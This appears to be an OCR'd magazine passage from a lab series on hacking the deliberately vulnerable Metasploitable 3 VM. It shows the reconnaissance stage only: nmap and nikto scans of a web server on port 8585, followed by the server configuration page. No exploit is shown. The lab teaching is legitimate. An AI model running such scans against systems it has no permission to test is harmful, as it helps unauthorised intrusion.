
Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.

In our April 2020 Issue, our readers have seen how to hack GlassFish server on the target sy-stem. In our port scan, we have found an open port 8585, which appeared to be running so-me PHP. This means it should be some web server. May be some services we noticed runni-ng (like Wordpress) are on this port.




```
kali@kali:~$ sudo nmap -sV -p8585 172.28.128.6
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 01:57 EDT
Nmap scan report for 172.28.128.6
Host is up (0.00052s latency).

PORT     STATE SERVICE VERSION
8585/tcp open  http    Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
MAC Address: 08:00:27:1C:F2:23 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 27.95 seconds
```

Since this is a web server let's run nikto on this port.




```
kali@kali:~$ nikto -h http://172.28.128.6:8585
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.28.128.6
+ Target Hostname:    172.28.128.6
+ Target Port:        8585
+ Start Time:         2020-07-04 02:37:07 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ Retrieved x-powered-by header: PHP/5.3.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
```



```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ PHP/5.3.10 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1
.13, 7.2.1 may also current release for each branch.
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positi
ves.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

Nikto did not give any useful information. Let's see what this site has.



Server Configuration

```
   Apache Version :  2.2.21
      PHP Version :  5.3.10
Loaded Extensions :  Core        bcmath     calendar        com_dotnet  ctype
                     date        ereg       filter          ftp         hash
                     iconv       json       mcrypt          SPL         odbc
                     pcre        Reflection session         standard    mysqlnd
                     tokenizer   zip        zlib            libxml      dom
                     PDO         Phar       SimpleXML       wddx        xml
                     xmlreader   xmlwriter  apache2handler  mbstring    gd
                     mysql       mysqli     pdo_mysql       pdo_sqlite  mhash
                     xdebug
    MySQL Version :  5.5.20
```

Tools
- phpinfo()
- phpmyadmin


Your Projects
- uploads
- wordpress

Your Virtual Hosts

